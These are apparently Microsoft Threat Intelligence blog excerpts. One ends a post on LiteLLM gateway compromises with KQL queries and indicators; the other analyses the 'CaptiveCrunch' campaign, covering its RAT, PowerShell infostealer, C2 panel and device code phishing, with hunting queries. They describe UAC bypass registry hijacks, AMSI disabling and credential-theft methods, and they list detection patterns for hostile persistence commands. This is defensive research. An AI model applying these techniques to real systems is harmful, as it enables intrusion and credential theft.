// Hunt for persistence and defense-evasion activity used to keep the payload running. // Review matches for service-account abuse, hidden /tmp execution, and cleanup resistance. DeviceProcessEvents | where isnotempty(ProcessCommandLine) | where (ProcessCommandLine contains "exec /tmp/." and ProcessCommandLine contains "-c /tmp/.")     or (ProcessCommandLine contains "crontab" and ProcessCommandLine contains "grep -v")     or ProcessCommandLine has "chattr"     or (ProcessCommandLine has "authorized_keys" and ProcessCommandLine contains ">>") | project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath | sort by Timestamp asc

Outbound communication to known campaign infrastructure

This query hunts for connections to infrastructure directly tied to the observed campaign. To reduce false positives, it focuses on known campaign domains/IPs and execution tools commonly used in the attack chain.

// Known campaign infrastructure only (low-FP network pivot).
DeviceNetworkEvents
| extend RU = tolower(RemoteUrl), RIP = tostring(RemoteIP)
| where RU has_any ("yosemite.jp", "gobygo.net", "auto.c3pool.org", "45.150.109.151.sslip.io")
    or RIP in ("45.150.109.151", "135.125.10.56", "172.232.38.92", "47.86.197.116", "2001:41d0:701:1100::adfd")
| where InitiatingProcessFileName in~ ("bash", "sh", "dash", "python", "python3", "curl", "wget", "nohup")
| project Timestamp, DeviceName, InitiatingProcessAccountName, InitiatingProcessFileName, InitiatingProcessCommandLine, RemoteUrl, RemoteIP, RemotePort
| sort by Timestamp asc

For higher-confidence triage, correlate these results across time and telemetry types. A single match may represent administrative activity, but the combination of gateway-originated execution, secret access, database-focused Python, payload staging in /tmp, MSR tuning, persistence attempts, and outbound callbacks should be investigated as a potential end-to-end compromise path.

MITRE ATT&CK techniques observed

TacticTechniqueObserved activity
Initial AccessT1190 Exploit Public-Facing ApplicationAbuse of the internet-exposed LiteLLM gateway runtime
ExecutionT1059 Command and Scripting Interpreterpython3 -c one-liners and shell scripts launched from the gateway process
Credential AccessT1552.001 Unsecured Credentials: Credentials in FilesHarvest of provider API keys from /proc/1/environ and the LiteLLM model-config table
DiscoveryT1057 Process Discovery / T1518 Software Discoverypgrep sweeps for rival miners and enumeration of PostgreSQL config files
Defense EvasionT1036.005 Masquerading / T1564.001 Hidden Files and DirectoriesPayloads named after system daemons, executed from hidden /tmp files
ImpactT1496 Resource HijackingCryptomining with MSR tuning and competing-miner eviction
PersistenceT1098.004 SSH Authorized Keys / T1053.003 CronService-account SSH key and cron entries for durable access
Defense EvasionT1222.002 Linux File and Directory Permissions Modificationchattr +i immutable flags on payload directories to resist cleanup
Command and ControlT1071.001 Application Layer Protocol / T1095 Non-Application Layer ProtocolHTTP beacons to raw-IP infrastructure, exfil to yosemite[.]jp, and OAST callbacks

Indicators of compromise

Network indicators

IOCTypeRole
45.150.109[.]151IPv4Scanning/recon infrastructure – multiple targeted AI workloads
135.125.10[.]56:19888IPv4:portRAGFlow exploitation C2 — LLM API key exfiltration endpoint
172.232.38[.]92:32991IPv4:portKestra reverse shell C2 (Linode VPS)
45.150.109.151.sslip[.]ioDomainDNS rebinding used in LiteLLM attacks to evade domain reputation checks
auto.c3pool[.]org:443Domain:portXMRig Monero mining pool (Kestra)
2001:41d0:701:1100::adfdIPv6c3pool mining endpoint (Kestra)
47.86.197[.]116IPv4c3pool mining endpoint (Kestra)
yosemite[.]jpDomainC2/exfiltration endpoint — LiteLLM credential harvesting (OAST + recv.php)
gobygo[.]netDomainC2 beacon infrastructure — subdomain-encoded LiteLLM beacons
oast[.]me / oast[.]pro / oast[.]funDomainsOut-of-band callback domains — execution confirmation and credential exfiltration (LiteLLM)
194.213.18[.]133IPv4Attacker-controlled mail MX / mail infrastructure

File indicators

File / PathSHA256Notes
/tmp/d (ELF binary)f64b88e9318bdf23f2dd119a0ce1dd1bdb3c8cd2e0e1e23ba3ef2e19072b79ccLiteLLM #2 — unknown ELF; not on VirusTotal
XMRig cryptominer49fdcf32bfe837899a84e8938f0d07ae96ddd218a280a09eb60df8d64597bd8fLiteLLM — XMRig binary
XMRig cryptominer3af9f25a4d45bb4f1ec5627cdbc6703cf3b4be75a892162d299d80ddfb266f42LiteLLM — XMRig binary (variant)
Installer / bridge script3d24ac736635e0fa0c5c459c9e18ca09d1ec9a1751a4503130934395609bd7e0LiteLLM — drops /tmp/python3 and launches supervisord bridge

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.  

The post When AI infrastructure becomes the target: Securing gateways and control points appeared first on Microsoft Security Blog.
CaptiveCrunch: Midnight Blizzard targets travelers worldwide for malware delivery and credential theft

Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945, a sub-cluster of Midnight Blizzard, conducting widespread but targeted traffic manipulation attacks involving hospitality sector networks served by captive portals worldwide. Despite some tactic, technique, and procedure (TTP) similarities to the Forest Blizzard DNS hijacking operation that we publicly disclosed in April 2026, we attribute this campaign, which we call CaptiveCrunch, to Storm-2945. As reported by ReliaQuest on July 23, a portion of this activity leverages doppelganger domains mimicking Microsoft online services to conduct follow-on adversary-in-the-middle (AitM) phishing operations that abuse the device code authentication flow in Microsoft Entra ID. Microsoft Threat Intelligence has also identified active traffic manipulation attacks leading to the delivery of malware on impacted systems. Microsoft has observed Storm-2945 leveraging AI to support a significant portion of these operations.

Today, we are sharing our findings on these ongoing intrusions to raise awareness of this threat and enable customers to protect their devices, especially while traveling. We provide our assessment of Storm-2945’s relationship to Midnight Blizzard and analysis of the CaptiveCrunch campaign, detailing the malware and tradecraft used in these operations. We also provide mitigation, detection, and hunting guidance to help organizations identify and defend against Storm-2945 and related activity.

Microsoft Threat Intelligence would like to thank our partners at Anthropic and OpenAI for their collaboration and support during this investigation.

The CaptiveCrunch campaign

Since February 2026, Storm-2945 has conducted AI-augmented operations including targeted device code and OAuth code phishing campaigns leading to Entra device registration and subsequent data collection from Microsoft 365. Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945 manipulating DNS and HTTP traffic from networks served by captive portals to redirect user traffic through actor-controlled infrastructure. Although our investigation into the initial compromise vector for the captive portal networks is ongoing, we have observed notable commonalities in the equipment and management systems used across multiple affected networks. These similarities suggest that the activity might not be limited to isolated compromises of individual venues and could reflect access to shared services within portions of the captive portal ecosystem.

Diagram depicting an overview of the CaptiveCrunch campaign attack flow
Figure 1. Overview of the CaptiveCrunch attack flow

As part of the CaptiveCrunch campaign, Storm-2945 has leveraged their AitM position to redirect users through actor-controlled phishing infrastructure and has also delivered malware purporting to be browser or operating system updates in response to automated connectivity checks issued by users’ browsers. Multiple variants have been delivered, including fully-featured Windows remote access trojans (RAT) in compiled Golang, with functionality to conduct system enumeration, collect files and keystrokes, steal credentials and session tokens, conduct audio and video surveillance, monitor for removable media, and provide the threat actor a remote shell on infected systems.  

The threat actor infrastructure leverages a variety of ClickFix techniques to elicit the user into downloading and executing the malware:

A Windows Driver Repair Utility interface, with instructions for manually repairing a failed automated driver repair, including steps to run a verification script via Windows Terminal.
Figure 2. ClickFix prompt with manual user instructions
A Google web page claiming the verification check failed with additional manual instructions for the user to follow.
Figure 3. ClickFix prompt with additional user instructions after verification failure

In addition to variants of malware targeting Windows systems, Microsoft Threat Intelligence is also aware of indications that the threat actor might be targeting Android devices with similar techniques as the ClickFix landings also include instructions for Android devices to download and install an APK file.

To date, Microsoft has identified widespread compromise of Wi-Fi networks at hospitality-related organizations and other networks serviced by captive portal equipment in several countries. ReliaQuest has identified this activity not only at hotels, but also conference centers and other shared venues, and assesses that the goal of this activity is to access the accounts of corporate travelers.

Storm-2945 and Midnight Blizzard

Microsoft Threat Intelligence assesses that Storm-2945 is an operational sub-cluster of Midnight Blizzard based on distinctive technical and operational overlaps. These include technical similarities to Storm-2372, a Midnight Blizzard initial access operations sub-cluster, also notable for their device code and OAuth code phishing operations tracked throughout 2025, Microsoft Graph-based email exfiltration, social engineering delivered via commercial messaging apps, and significant similarities in victimology.

Midnight Blizzard is a Russia-based threat actor attributed by the US and UK governments to the Foreign Intelligence Service of the Russian Federation, also known as the SVR. This threat actor is known to primarily target governments, diplomatic entities, non-governmental organizations (NGOs), and information technology (IT) service providers, primarily in the US and Europe. Midnight Blizzard is consistent and persistent in their operational targeting, and their objectives rarely change. Their focus is to collect intelligence through longstanding and dedicated espionage in support of Russian foreign policy interests.

Midnight Blizzard operations often involve compromise of valid accounts and, in some highly targeted cases, advanced techniques to compromise authentication mechanisms within an organization to expand access and evade detection. They utilize diverse initial access methods, and Midnight Blizzard is also adept at identifying and abusing OAuth applications to move laterally across cloud environments and for post-compromise activity, such as email collection.

CaptiveCrunch tradecraft and tooling

CornFlake: Remote access and infostealer implant

CornFlake is a full-featured Windows RAT written in Go that serves as Storm-2945’s primary persistent implant. Microsoft has observed the threat actor rapidly iterating on this malware layer, which features customizable capabilities from the social engineering user interface and data collection capabilities to anti-detection and evasion techniques.

On initial execution, CornFlake operates in dropper mode: it displays a convincing fake progress window designed to occupy the victim’s attention while the binary copies itself to %APPDATA%\svchost32\svchost32.exe and establishes persistence.

Fake window options configurable by the threat actor at build time:

  • winupdate — A Windows Update screen displaying “Working on updates… Don’t turn off your computer”
  • defender — A Windows Security virus scan
  • directx — A DirectX End-User Runtime Web Installer
  • vcredist — A Microsoft Visual C++ 2015-2022 Redistributable installer
  • sysopt — A disk optimization utility
  • netfix — A Windows Network Diagnostics tool
  • browser — A browser update prompt
  • pdfview — A document viewer installer
A false update window claiming the updates are 3 percent downloaded.
Figure 4. False update window

CornFlake registers as a Windows service named svchost32 with the display name “Cloud Sync Service and description “Synchronizes files with the cloud storage provider”, deliberately mimicking the legitimate svchost.exe process. It establishes redundant persistence mechanisms: Windows service registrations, Registry Run keys, named scheduled tasks, and a persistence watchdog routine that runs continuously to restore any persistence mechanism that is removed by defenders or endpoint protection.

For command and control (C2), CornFlake performs an Elliptic Curve Diffie-Hellman (ECDH) P-256 ephemeral key exchange with the C2 server, derives a session key via SHA-256, and communicates over a custom JSON protocol framed within the encrypted channel. This provides an encrypted channel to the C2 server, with each C2 session using a unique ephemeral key, making decryption of captured traffic impossible without the session-specific private key. The runtime configuration file sync.dat supports hot reconfiguration of C2 servers, watched directories, file targeting patterns, and Transport Layer Security (TLS) settings without requiring redeployment.

Once established on a victim system, CornFlake provides the operator with a comprehensive collection toolkit, gated by configuration flags that allow selective activation post-deployment:

CapabilityDescription
KeyloggingRaw input API-based keylogger capturing all keystrokes, including password fields
Clipboard monitoringCaptures clipboard changes with SHA-256 deduplication and records the active window title at time of capture
Screenshot captureIdle-triggered and on-demand screenshots with configurable idle threshold
Audio surveillanceWindows Audio Session API (WASAPI)-based microphone capture, encoded as WAV files
Video surveillanceMedia Foundation-based webcam capture, encoded as JPEG
Browser credential theftChromeKatz-derived module supporting live cookie extraction from process memory (Chromium browsers) and stored password extraction from on-disk databases, including Chrome App-Bound Encryption (ABE) bypass and Firefox NSS/SDR decryption
File exfiltrationTargets files based on file extensions with real-time file system monitoring and an upload throttle (1,000 files or 500 MB per cycle). File extensions are categorized as Documents, Archives, Images, Code, Data, Emails, and Keys
USB drive monitoringDetects and scans removable media when inserted
Security posture sweepCollects 18 categories of host intelligence including installed software, antivirus (AV)/endpoint detection and response (EDR) products, Defender exclusions, User Account Control (UAC) level, Remote Desktop Protocol (RDP) history, Office most recently used (MRU) files, and credential hints
Remote shellArbitrary command execution via cmd.exe or PowerShell (with -NoP flag to suppress profile-based detection)

CornFlake also exposes a localhost HTTP API server (/upload, /reload, /status) that transforms the RAT into a modular platform: companion or next-stage payloads such as ChocoShell could task file exfiltration, trigger configuration hot reloads or check C2 connectivity using the pre-established secure C2 channel for communication.

ChocoShell: PowerShell infostealer

ChocoShell is the campaign’s Powershell-based infostealer, delivered and executed entirely in-memory. Its primary objective is the high-volume theft of browser session cookies, saved passwords, Microsoft 365 Single Sign-On (SSO) tokens, and Wi-Fi credentials from compromised systems. Where CornFlake provides the operator with a persistent, long-running foothold on the device, ChocoShell is designed to extract the most operationally valuable credentials, giving the operator access to victim cloud environments.

The ChocoShell script was authored with full developer comments that reveal the operator’s intent behind each code decision, including explicit references to Microsoft detection signatures and the reasoning behind specific evasion choices. The consistent coding standard and descriptive commentary suggest the author might have leveraged AI-assisted code generation.

Defense evasion. Upon execution, ChocoShell beacons to a hardcoded C2 server at 213.145.86[.]112 and implements several evasion techniques in sequence. It disables the Antimalware Scan Interface (AMSI) via .NET reflection to prevent ScriptBlock scanning and evades Microsoft behavioral detection that triggers on suspicious PowerShell web request cmdlets. A timing-based sandbox detection check is also employed as a virtual machine (VM) detection mechanism, silently exiting without performing any collection if detected.

C2 communication. ChocoShell communicates with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel. Additional tooling is fetched from /cdn/chunks/polyfill-7e2b.min.js, disguised as a JavaScript polyfill file. This downloaded module is Base64-decoded and executed in memory via [ScriptBlock]::Create(), providing browser encryption key extraction capabilities, SYSTEM token impersonation, and Defender signature locking. Exfiltrated data is sent by POST to /t/event as GZip-compressed, Base64-wrapped JSON.

Privilege escalation. ChocoShell requires administrative privileges for its most impactful capabilities: SYSTEM token impersonation for Chrome ABE decryption, Volume Shadow Copy Service (VSS) shadow copy creation, Defender signature locking. It implements three silent UAC bypass techniques with ordered fallback:

  1. SilentCleanup task hijack: Writes a malicious command to HKCU\Environment\windir, then triggers the built-in SilentCleanup scheduled task, which resolves %windir% from the user’s environment, executing the threat actor’s command at elevated privilege. The registry value is cleaned up after two seconds to avoid cloud detection.
  2. wsreset.exe COM hijack: Creates a COM handler key in HKCU\Software\Classes and launches the auto-elevating Windows Store reset tool.
  3. sdclt.exe folder hijack: Hijacks HKCU\Software\Classes\Folder\shell\open\command and launches the Windows Backup utility with the /KickOffElev flag.

If none of the silent bypasses succeed (for example, the user is not a local administrator), ChocoShell falls back to a visible UAC prompt via Start-Process -Verb RunAs. Notably, the script also contains a variant designed to execute within the WinGet Desired State Configuration (DSC) host process (ConfigurationRemotingServer), suggesting an attack vector through malicious WinGet DSC configuration used in Windows machine provisioning.

Credential and session theft. Once running with elevated permissions, ChocoShell locks Defender signature updates and systematically harvests data from multiple sources. For Chromium-based browsers (Chrome, Edge, Brave, Opera, Opera GX, Vivaldi), it extracts the master encryption key from the browser’s Local State file, handling both the modern ABE scheme (Chrome v127+) and the legacy data protection API (DPAPI)-only scheme. ABE decryption requires SYSTEM-level DPAPI access, which the malware obtains by impersonating a SYSTEM process token borrowed from winlogon.exe, wininit.exe, or services.exe. Locked browser SQLite databases are accessed through three strategies: shared file access, Volume Shadow Service snapshots, and direct copy as a fallback.

As a parallel collection path, ChocoShell launches Chrome, Edge, and Brave with the –remote-debugging-port flag and issues Network.getAllCookies through the Chrome DevTools Protocol (CDP). This completely bypasses ABE, enabling the browser to perform its own internal decryption and returns plaintext cookie values. To handle privilege issues (SYSTEM-launched browsers inherit the wrong token), the malware creates transient scheduled tasks with TASK_LOGON_INTERACTIVE_TOKEN to launch the browser under the signed-in user’s session. After extraction, the browser is stopped and relaunched with –restore-last-session to avoid alerting the user.

For Firefox family browsers (Firefox, Waterfox, LibreWolf, Floorp, Zen), the malware copies unencrypted cookies.sqlite databases from each profile. Additionally, ChocoShell collects Microsoft 365 and Azure Active Directory (AD) access tokens, refresh tokens, and Web Account Manager (WAM) tokens from .tbres files in the Token Broker cache. Collection of these tokens represents a significant threat to enterprise environments, as threat actors could replay SSO sessions without browser cookies. Additionally, Wi-Fi credentials are harvested via netsh wlan show profile with key=clear.

Exfiltration and cleanup. All collected data is aggregated into a JSON structure, GZip-compressed, Base64-encoded, and sent by POST to the C2’s /t/event endpoint. After exfiltration, all collected data variables are nulled, garbage collection is forced, VSS shadow copies are deleted via Windows Management Instrumentation (WMI), temporary elevation scripts are removed, and all UAC bypass registry keys (already cleaned during escalation) are verified removed.

FruitStone: Operator C2 panel

FruitStone is the web-based C2 panel that Storm-2945 operators use to manage the entire CaptiveCrunch campaign infrastructure. Implemented as a single-page application (HTML and JavaScript) serving as the front-end of the C2 server with all functionality exposed without authentication, FruitStone provides a centralized dashboard for managing compromised endpoints, building and deploying new campaign payloads, and reviewing all collected data (such as screenshots, keystrokes, browser credentials).

Operational cover. The panel is branded as “CloudSync Console” with a footer reading “Acuity Systems, Inc. — Cloud Infrastructure Portal v3.2.1,” designed to appear as legitimate enterprise cloud management software if the panel URL is discovered by defenders or hosting providers. This masquerading extends to the CornFlake agent’s service name (Cloud Sync Service) and description (“Synchronizes files with the cloud storage provider”), creating a consistent cover story across the toolchain.

The CloudSync Console masquerading as Acuity Systems, Inc. sign-in panel.
Figure 5. CloudSync Console panel masquerade

Session management and multi-operator support. FruitStone uses JSON Web Token (JWT)-based authentication, session revocation, and rate limiting with IP blocking to prevent brute force attacks against the panel sign in. Multiple operators could be provisioned with individual accounts, and all active sessions are visible with IP address, user-agent, and creation time to enable operational security awareness across the operators.

Agent management. The panel displays all registered CornFlake agents in a dashboard with real-time status updates via Server-Sent Events (SSE). Each agent card shows comprehensive system information including hostname, username, OS version, CPU, RAM, disk usage, screen resolution, timezone, domain membership, and camera/microphone presence, all collected during the CornFlake posture sweep. Agents are grouped by country and subnet, with geographic distribution visualized on a map.

Operators could interact with individual agents through:

  • Remote shell — Interactive cmd.exe or PowerShell command execution with command history
  • File system browser — Live directory traversal and arbitrary file download from compromised hosts
  • Collection tasking — On-demand screenshot, process list, keylog buffer flush, clipboard dump, security posture survey, ChromeKatz cookie/password extraction, camera capture, and audio recording
  • Configuration push — Live runtime reconfiguration of C2 servers, watch paths, and C2 beacon timing
  • Agent update — In-place implant update by pushing a new CornFlake build to a running agent
  • Agent kill — Remote termination of the CornFlake implant

Campaign builder. A step-by-step wizard enables operators to configure and build new CornFlake payloads directly from the panel:

  1. Identity — Campaign ID, C2 host and port, HTTP base URL, executable file name (svchost32.exe by default), and dropper type (C dropper at ~19 KB, Go stub at ~8 MB, or standalone self-installer)
Figure 6. Identity tab
  1. Capabilities — Toggle individual collection modules: screenshots, process enumeration, keylogging, clipboard monitoring, posture survey, file exfiltration, and ChromeKatz browser credential theft
Figure 7. Capabilities tab
  1. File Paths — Configure targeted directories and file extensions by category (documents, archives, images, code, data, emails, encryption keys)
Figure 8. File paths tab
  1. Evasion — Enable garble symbol randomization (for GoLang payloads), XOR string encoding, GZip upload compression, and debug mode
Figure 9. Evasion tab

Infrastructure management. FruitStone provides management interfaces for three layers of supporting infrastructure:

  • Proxy relays — Multi-proxy C2 relay architecture with TLS certificate tracking (fingerprint, expiry), health checks, connection counts, bytes forwarded, and rotation capabilities that push updated server lists to all online agents
  • Beacon profiles — Configurable timing profiles controlling agent sleep intervals, reconnection delays, TLS Server Name Indication (SNI) spoofing (like teams.microsoft.com), and DNS fallback domains
  • Staging servers — External payload hosting infrastructure with push-to-deploy, file listing, and health monitoring
Figure 10. View of the CloudSync staging servers interface

Device code abuse for cloud access

Since July 16, Microsoft has observed a portion of CaptiveCrunch landing pages redirecting users to device code authentication flow experiences. In these cases, users served these landings might be instructed to enter a device code into a legitimate Microsoft sign-in page, a technique commonly referred to as device code phishing.

Device code authentication is a legitimate OAuth workflow designed for devices that cannot support a traditional sign-in experience. However, threat actors could abuse this flow by initiating an authentication request on behalf of a user then convincing the user to enter an actor-controlled device code into a legitimate Microsoft authentication page. When successful, the victim authenticates the threat actor’s session rather than their own.

This activity is consistent with previously reported device code phishing operations conducted by Midnight Blizzard since August 2024. The observed technique does not appear fundamentally novel; however, integrating device code phishing into captive portal and traffic manipulation operations might increase the likelihood that users perceive the authentication request as legitimate. For additional details on Midnight Blizzard-related device code phishing techniques, see: Storm-2372 conducts device code phishing campaign. To understand other threat actors’ use of device code phishing and associated mitigations, see Inside an AI‑enabled device code phishing campaign.

How to protect against CaptiveCrunch activity

Minimize trust in hospitality and guest networks

When traveling, users should treat hotel, conference, airport, and other guest wireless networks as untrustworthy.

  • Prefer private connectivity (including mobile hotspots, satellite, and eSIM-based cellular data connections) over public Wi‑Fi whenever practical.
  • Consider using enterprise-managed travel routers or hotspot devices that establish encrypted tunnels back to trusted corporate infrastructure before accessing sensitive resources.
  • Avoid downloading software updates, certificates, browser updates, network troubleshooting tools, or security utilities presented through captive portals or other unexpected web prompts.
  • Verify update requests through trusted operating system mechanisms rather than pop-up messages or website prompts.

Strengthen identity and access controls

Organizations should assume that public and hospitality network infrastructure might not be trustworthy and should adopt controls that limit exposure to traffic manipulation, credential theft, and device code phishing.

  • Educate users to recognize ClickFix-style prompts, fake verification checks, and paste-and-run instructions as malicious, especially when they invoke command interpreters or script hosts such as cmd.exe, PowerShell, rundll32.exe, or mshta.exe.
  • Use passwordless solutions like passkeys and implement multifactor authentication (MFA).
  • Only allow device code flow where necessary. Microsoft recommends blocking device code flow wherever possible. Where necessary, configure Microsoft Entra ID’s device code flow in your Conditional Access policies.
  • Implement a sign-in risk policy to automate response to risky sign-ins. A sign-in risk represents the probability that a given authentication request is not authorized by the identity owner. A sign-in risk-based policy can be implemented by adding a sign-in risk condition to Conditional Access policies that evaluates the risk level of a specific user or group. Based on the risk level (high/medium/low), a policy can be configured to block access or force MFA.
    • When a user is a high risk and Conditional access evaluation is enabled, the user’s access is revoked, and they are forced to re-authenticate.
    • For regular activity monitoring, use Risky sign-in reports, which surface attempted and successful user access activities where the legitimate owner might not have performed the sign-in. 
  • Use a Security Service Edge (SSE) solution like Global Secure Access to secure access to any app or resource using network, identity, and endpoint access controls.

Reduce exposure during captive portal registration

Organizations should review what information employees provide to hospitality providers when connecting to guest networks.

  • Do not reuse corporate credentials on hotel, conference, or guest-network registration pages.
  • Where possible, organizations should evaluate whether venue-provided wireless is required for corporate events and conferences.
  • Organizations should minimize unnecessary disclosure of employee identities, organizational affiliations, and travel details when booking accommodations or registering for guest network access, consistent with corporate policy and applicable local requirements.

Microsoft Defender detections and hunting guidance

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Microsoft Defender for Endpoint detects Storm-2945 activity under the detection Suspicious activity linked to a Russian state-sponsored threat actor has been detected. However, these alerts might be triggered by unrelated threat actor activity. The following chart lists Microsoft Defender detections specific to the TTPs utilized by Storm-2945 in this attack.

Tactic Observed activity Microsoft Defender coverage 
Initial accessFile download via captive portal redirection Microsoft Defender for Endpoint – Suspicious downloaded file
Initial accessClickFix technique, fake browser or OS update, initial file downloadMicrosoft Defender for Endpoint
– Possible initial access from an emerging threat
– Possible ClickFix activity
PersistenceCornFlake registers a Windows service, a Registry Run key, a scheduled taskMicrosoft Defender for Endpoint
– Suspicious Scheduled Task Process Launched  
– Suspicious scheduled task
– Suspicious file added to run key
– Suspicious service registration

Microsoft Entra ID Protection
– Microsoft Entra threat intelligence
– Verified threat actor IP
Stealth/Defense evasionChocoShell disables AMSIMicrosoft Defender for Endpoint
– Possible Antimalware Scan Interface (AMSI) tampering
Credential accessChocoShell’s theft of browser session cookies, saved passwords, Microsoft 365 SSO tokens, and Wi-Fi credentials.   Device code abuse.Microsoft Defender for Endpoint
– Possible theft of passwords and other sensitive web browser information
– Suspicious DPAPI activity

Microsoft Defender For Identity
– Anomalous OAuth device code authentication activity

Microsoft Defender XDR
– User account compromise via OAuth device code phishing
– Malicious sign in from an IP address associated with recognized attacker infrastructure
– Suspicious Azure authentication through possible device code phishing
CollectionCornFlake monitoring and loggingMicrosoft Defender for Endpoint
– Activity that might lead to information stealer
Privilege escalationChocoShell UAC bypass techniquesMicrosoft Defender for Endpoint
– UAC bypass was detected
– Possible Component Object Model (COM) hijacking

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Detect file creation after Wi-Fi connectivity test on devices

The following query checks for a file creation on a device within two minutes of the device performing built‑in Network Connectivity Status Indicator (NCSI) test, which occurs when network connectivity is established to a Wi-Fi network with a captive portal. This activity might indicate an attacker’s initial access file presence on a device.

Please note that not all files discovered through this query might be malicious or related to this threat activity.

let ncsi_endpoints = dynamic(["msftconnecttest.com","edge-http.microsoft.com","msftncsi.com","captive.apple.com","clients1.google.com",
    "clients3.google.com","clients4.google.com","clients6.google.com","connectivitycheck.gstatic.com","connectivitycheck.android.com",
    "android.clients.google.com","www.gstatic.com","detectportal.firefox.com","detectportal.brave-http-only.com","cloudflareportal.com",
    "cloudflarecp.com","cloudflareok.com","connectivity-check.warp-svc","connectivity.cloudflareclient.com","spectrum.s3.amazonaws.com",
    "nmcheck.gnome.org"]);
let NCSIEvents = DeviceNetworkEvents
    | where Timestamp > ago(7d)
    | where RemoteUrl has_any (ncsi_endpoints)
    | project NCSI_Timestamp = Timestamp, DeviceId, DeviceName, RemoteUrl, NCSI_ReportId = ReportId, NCSI_InitiatingProcessFileName = InitiatingProcessFileName, NCSI_InitiatingProcessCommandLine = InitiatingProcessCommandLine, NCSI_AccountName = InitiatingProcessAccountName;
let FileDownloadEvents = DeviceFileEvents
    | where Timestamp > ago(7d)
    | where ActionType == "FileCreated"
    | where FileName has_any (".exe",".msi",".zip",".rar",".7z")
    | project Download_Timestamp = Timestamp, DeviceId, FileName, FolderPath, Download_ReportId = ReportId, Download_InitiatingProcessFileName = InitiatingProcessFileName, Download_InitiatingProcessCommandLine = InitiatingProcessCommandLine, Download_AccountName = InitiatingProcessAccountName;
NCSIEvents
| join kind=inner (
    FileDownloadEvents
) on DeviceId
| where Download_Timestamp >= NCSI_Timestamp and Download_Timestamp <= NCSI_Timestamp + 2m
| project
    NCSI_Timestamp,
    Download_Timestamp,
    DeviceName,
    DeviceId,
    RemoteUrl,
    FileName,
    FolderPath,
    InitiatingProcessFileName = Download_InitiatingProcessFileName,
    InitiatingProcessCommandLine = Download_InitiatingProcessCommandLine,
    AccountName = Download_AccountName,
    NCSI_ReportId,
    Download_ReportId

Detect connectivity to Storm-2945 infrastructure

The following query checks for connectivity to Storm-2945 infrastructure observed in this attack activity.

let target_domains = dynamic(["ms365-device.com", "ms365-live.com", "m365-owa.com", "owa-ms365.com"]);
let target_ips = dynamic(["31.57.243.154", "38.146.28.75", "38.146.28.132", "104.194.159.150", "107.189.26.194", "213.145.86.112"]);
DeviceNetworkEvents
| where RemoteUrl has_any(target_domains) or RemoteIP in (target_ips)
| project
    Timestamp,
    DeviceName,
    DeviceId,
    RemoteUrl,
    RemoteIP,
    LocalIP,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    AccountName = InitiatingProcessAccountName,
    ReportId

Detect CornFlake RAT presence on affected systems

The following query checks for the presence of the CornFlake RAT binary.

DeviceProcessEvents
| where FolderPath == "%APPDATA%\\svchost32\\svchost32.exe"
   or FolderPath endswith @"\svchost32\svchost32.exe"
| project Timestamp, DeviceName, DeviceId, FileName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName, ReportId

Detect CornFlake RAT Windows service registration

The following query checks for the CornFlake RAT Windows service registration.

DeviceRegistryEvents
| where RegistryKey has @"\SYSTEM\CurrentControlSet\Services\svchost32"
| where ActionType == "RegistryValueSet"
| where (RegistryValueName == "DisplayName" and RegistryValueData == "Cloud Sync Service")
    or (RegistryValueName == "Description" and RegistryValueData == "Synchronizes files with the cloud storage provider")
| project
    Timestamp,
    DeviceName,
    DeviceId,
    RegistryKey,
    RegistryValueName,
    RegistryValueData,
    ActionType,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    InitiatingProcessAccountName,
    ReportId

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

Detect network IP and domain indicators of compromise using ASIM

The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser:

//IP list and domain list- _Im_NetworkSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_domains = dynamic(["213.145.86.112/t/pixel.gif", "213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "213.145.86.112/t/event"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize imNWS_mintime=min(TimeGenerated), imNWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor

Detect web sessions IP and file hash indicators of compromise using ASIM

